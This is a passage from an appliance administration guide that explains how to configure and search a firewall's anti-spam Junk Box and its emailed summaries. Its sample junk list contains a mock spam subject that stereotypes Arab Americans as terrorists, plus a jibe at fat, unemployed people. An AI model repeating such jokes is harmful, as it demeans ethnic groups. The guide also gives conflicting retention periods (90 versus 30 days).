- **Any source IP address is allowed to connect to this path, but relaying is allowed only for emails sent to one of these domains** – Allows only listed domains to relay messages.

3 Enter the domain(s) allowed to relay messages in the field. Separate domains with a carriage return (<CR>).

4 Click **Apply Changes**.

111


Managing the Junk Summary

NOTE: **Anti-Spam > Junk Box Summary** does not apply to the SuperMassive 9800.

Anti-Spam > Junk Box Summary

The Junk Store sends an email message to users listing all the messages placed in their Junk Summary. The **Anti-Spam > Junk Box Summary** page allows you to set up the Junk Summary for users.

To configure the types of messages that are logged, there is a link to the **Anti-Spam > Advanced** page.



The **Anti-Spam > Junk Box Summary** page allows you to set these options:

- **Frequency Settings** – Set the frequency and time Junk Box summaries are sent to you.
- **Message Settings** – Configure what is included in the summary, the language, and whether the summary contains graphics.
- **Miscellaneous Settings** – Set options such as single-click viewing of messages and authentication.
- **Other Settings** – Set options such as sender of summary, email subject, and URL for users.

Topics:

Managing the Junk Summary

To manage the junk summary:

1. In the **Frequency Settings** section of the **Anti-Spam > Junk Box Summary** page, select how often summaries are sent to you from the **Frequency of Summaries** drop-down menu.

   Minimum frequency is **14 Days**, maximum is **1 Hour**, the default is **1 Day**. To prevent summaries from being sent to you, select **Never**.

2. Select from the **Time of day to send summary** options to customize the time your users receive email notifications.

   NOTE: Individual users can override this setting.

   - **Any time of day** (default)
   - **Within an hour of** – select a time of day from the drop-down menu; the default is **12 AM**

3. If you selected **7 Days** or **14 Days** from the **Frequency of summaries** drop-down menu, the **Day of week to send summary** options become available. To customize the date your users receive email notifications select either:

   NOTE: Individual users can override this setting.

   - **Any day of the week** (default)
   - **Send summary on** – select a day of the week from the drop-down menu; the default is **Monday**

4. Optionally, from the **Time Zone** drop-down menu, select the Greenwich Mean Time (GMT) to be used in determining the frequency.
5. In the **Message Settings** section, select what to include in the message summary from the **Summaries include** options:

   - **All Junk Messages** (default)
   - **Likely Junk Only (hide definite junk)**

6. Optionally, select a language for the emails from the **Language of summary emails** drop-down menu.
7. For **Send plain summary (no graphics)**, select whether the summary does not contain graphics by clicking the **Plain summary** checkbox. By default, graphics are included in the summary.

a To see an example for either version, click the appropriate link:

- **view plain example**

Junk Box Summary for: biz@example.com

In the past 24 hours, your organization has received 8040 Junk emails and 1122 Good emails.


Junk Emails Blocked: 24
The emails listed below have been placed in your personal Junk Box since your last Junk Box Summary and will be deleted after 90 days. To receive any of these messages, click Unjunk. The message will be delivered to your inbox.

Junk Box Summary

```
[Unjunk] [View] johnn@180solutions.com     Re: 180 Advertising
[Unjunk] [View] dmcswzzain@hotmail.com      -*- YES, Earn a Doctors income wi...
[Unjunk] [View] support@ebay.com           Win Free Stuff
[Unjunk] [View] spammer@corp.net           Take Some Viagra, its Cheap
   .
   .
   .
[Unjunk] [View] warning@alertsPC.com       *!Alert. Read this. Click on buttons
or BOOM
[Unjunk] [View] 31331@haxor.i.ua           133t H@x0r eZ xP10ts
[Unjunk] [View] ez@speller.com             Learn to read words like a Pro
[Unjunk] [View] biggy@fat-guru.com         Secret strategies of staying
unemployed and fat
[Unjunk] [View] opportunity@yesyoucan.com Crop dusting jobs for Arab Americans
```

Junk blocking by SonicWALL, Inc.

- **view graphic example**



b Close the window.

8 In the **Miscellaneous Settings** section, choose how email junkbox summary notifications are viewed from the **Enable "single click" view of messages** options:

- **Off**
- **View messages only (user can preview messages without having to type their username/passwords.)** (default)
- **Full access (clicking any link in a Junk Box Summary grants full access to the particular user's settings)**

9 To allow your users to authenticate to unjunk email messages, select the **Enable Authentication to Unjunk checkbox**. This option is not selected by default.

10 To limit junk box summaries notifications to users in LDAP, select the **Only send Junk Box Summary emails to users in LDAP** checkbox.

11 To enable authentication of non-LDAP users, click the **To enable authentication of non ldap users Click here** link. The **Anti-Spam > Users** page displays; for more information about managing users, see Managing Users on page 1282.

12 In the **Other Settings** section, choose how the summary is to be sent by selecting an option from **Email address from which summary is sent**:

- **Send summary from recipient's own email address** (default)
- **Send summary from this email address**

    a) Enter an email address in the field


13 In the **Name from which summary is sent** field, enter the name to be displayed in the user's email for the summary emails. The default name is **Admin Junk Summary**.

14 In the **Email subject** field, enter the subject line for the Junk Box Summary email. The default is **Summary of junk emails blocked**.

15 The **URL for user view** field is filled in automatically based on your server configuration. It is the basis for all the links in the Junk Box Summary email. If this setting is configured, each user Junk Box Summary emails listing that user's received email threats are sent.

Junk Box Summary emails contain URLs to:

- View quarantined emails.
- Unjunk quarantined emails; users unjunk items in the Junk Box summary email by clicking links in the email.
- Log in to the Junk Box.

IMPORTANT: If you change this URL, to ensure connectivity, test the link if you make any changes by clicking the **Test Connectivity**  button. If the test fails, ensure the URL is correct.

16 Click the **Apply Changes** button.

Reverting to Defaults

You can revert all custom settings to default settings at any time.

To revert to default settings:

1 Click the **Revert** button.

112


Configuring the Junk Box View

NOTE: **Anti-Spam > Junk Box** does not apply to the SuperMassive 9800.

Anti-Spam > Junk Box

On the **Anti-Spam > Junk Box** page, you can view, search, and manage all email messages that are currently in the Junk Store on the Exchange or SMTP server.

NOTE: This functionality is only available if the Junk Store is installed.




Topics:

About the Junk Box Tabs

The **Anti-Spam > Junk Box** page contains two tabs:

- **Inbound**, which lists only inbound messages
- **Outbound**, which lists only outbound messages

NOTE: If you cannot view the **Outbound** tab, you must upgrade your Junk Store license. If you click on the **Question Mark** icon, this message is displayed:



The function and display of the two tabs are the same. Each tab contains two sections:

- **Simple/Advanced Search Mode**
- **Messages Found**

You can collapse or expand either section by clicking its **Expand/Collapse** icon.

In the **Simple Search Mode** section are two links to other pages:

- To change the duration junk mail is held before deletion, click the link at the end of **Items in the Junk Box will be deleted after** at the top of the section.
- To display the **Anti-Spam > Settings** page, click the **Settings** button at the bottom of the section.

Information Displayed in the Messages Found Table

The **Messages Found** table displays this information about the quarantined messages:

Information about quarantined messages

This column	Contains or indicates
Checkbox icon	Checkbox for each item in the table. Clicking the **Checkbox** icon in the heading selects all items in the table.
To	Recipient's email address.
Threat	Type of threat the email poses; for more information about threat categories, see Email Threat Category Settings: Options in Configuring Email Threat Categories on page 1239.
Paperclip icon	Email has attachments.
Subject	Subject line of the email.
From	Sender's email address.
Received	Date the email was sent.

Use the buttons at the top and bottom of the **Messages Found** table to perform the following Junk Store management tasks (see Message Table Buttons) on the **Anti-Spam > Junk Box** page:

Message Table Buttons

Button	Function
Delete	Permanently delete the selected message(s) from the Junk Store; to delete all messages click the checkbox in the table heading
Unjunk	Remove the selected message(s) from the Junk Store and deliver them to the user(s) to whom they are addressed. The delivery time and date are set by the Exchange server when each message is delivered to the user mailbox.
Send Copy To	Keep the selected message(s) in the Junk Store and send a copy of it (them) to a user.

Searching the Messages


You can perform two types of searches on messages found in the Junk Store:

- Simple; see Performing a Simple Search on page 1266
- Advanced; see Performing an Advanced Search on page 1267

Performing a Simple Search

To search the Junk Store:

1 On the **Anti-Spam > Junk Box View** page, select either the **Inbound** tab or the **Outbound** tab.



2 Type the text for which to search into the **Search for** field.

Surround sentence fragments with quotation marks (“). Boolean operators (AND, OR, NOT) can be used.

3 Select the desired email field in which to search from the **in** drop-down menu:

- **Subject** (default)
- **From**
- **To**
- **Unique Message ID**

4 From the **on** drop-down menu, select a date to search:

- **---Show all---** (default)
- **Today**
- A particular date; the number of dates vary, depending on the length of time junk messages are held

5 Click the **Search** button to perform the search.

The results are displayed in the **Messages Found** section of the page, and a message is displayed at the top. If the search is successful, the message contains the word, **Success!**, and the entire message is highlighted in green. If a search is not successful, it contains the word, **Warning!**, and the entire message is highlighted in yellow.


6 To return the **Messages Found** table to its original state:

a Delete the data from the **Search for** field.

b Click **Search**.


Performing an Advanced Search

1 On the **Anti-Spam > Junk Box View** page, select either the **Inbound** tab or the **Outbound** tab.



NOTE: To change the settings, click the link in the **Items in the Junk Box will be deleted after *nn* days** to display the **Anti-Spam > Settings** page.

2 Click the **Advanced View** button. The **Simple Search Mode** expands to become the **Advanced Search Mode** section.



3 In the **Query Parameters** section, enter your search criteria in one or more of the **Query Parameter** fields:

Parameter	Query criteria
To	Recipient's email address.
From	Sender's email address. Separate multiple email addresses or domain names with a comma. Boolean operators OR and NOT are supported
Subject	Subject of the email. Enclose sentence fragments with quotation marks (“). Boolean operators AND, OR, and NOT are supported.
Unique Message ID	Unique message ID. Separate multiple entries with a comma.

Parameter	Query criteria
Start Date	First date to search. Enter dates in either format: • `MM/DD/YYYY` • `MM/DD/YYYY hh:mm` (Hour values should be between 0 and 23 [24-hour clock])
End Date	Last date to search. Enter dates in either format: • `MM/DD/YYYY` • `MM/DD/YYYY hh:mm` (Hour values should be between 0 and 23 [24-hour clock])

4 In the **Threats** section, specify the threat categories to search for. By default all categories are selected.

Deselect any category you do not want to include in the search by clicking its checkbox. To deselect all categories, click the **Check None** Check None button. All the categories become unchecked, the **Check All** Check All button becomes active, and the **Check None** button becomes dimmed.

Only messages belonging to one of the Email Threat Categories set to **Store in Junk Box** on the **Anti-Spam > Settings** page are included in the Junk Store. All categories, however, are listed on this page, whether any messages of that type are stored in the Junk Store.

NOTE: To change these settings, click the **Settings** button; the **Anti-Spam > Junk Box Settings** page displays.

5 Click the **Search** button to perform the search.

The results are displayed in the **Messages Found** section of the page, and a message is displayed at the top. If the search is successful, the message contains the word, **Success!**, and the entire message is highlighted in green. If a search is not successful, it contains the word, **Warning!**, and the entire message is highlighted in yellow.

6 To return to the **Simple View**, click the **Simple View** button.

7 To return the **Messages Found** table to its original state:

a Delete the data from the **Search for** field.

b Click **Search**.


Managing Messages in the Junk Store

TIP: If you are not searching the Junk Store, click the **Collapse** icon for the **Simple/Advanced Search Mode** section.

You can delete, unjunk, or send a copy of Junk Store messages.

To manage the Junk Store:

1 On the **Anti-Spam > Junk Box** page, scroll to the **Messages Found** table.



2 Select the checkbox for the message(s) that you want to manage.


TIP: To select all messages, select the checkbox in the table header. All checkboxes are selected.

3 Perform the management task(s):

- To permanently delete the selected messages from the Junk Store, click the **Delete** button.

  NOTE: Messages are deleted automatically after 30 days.

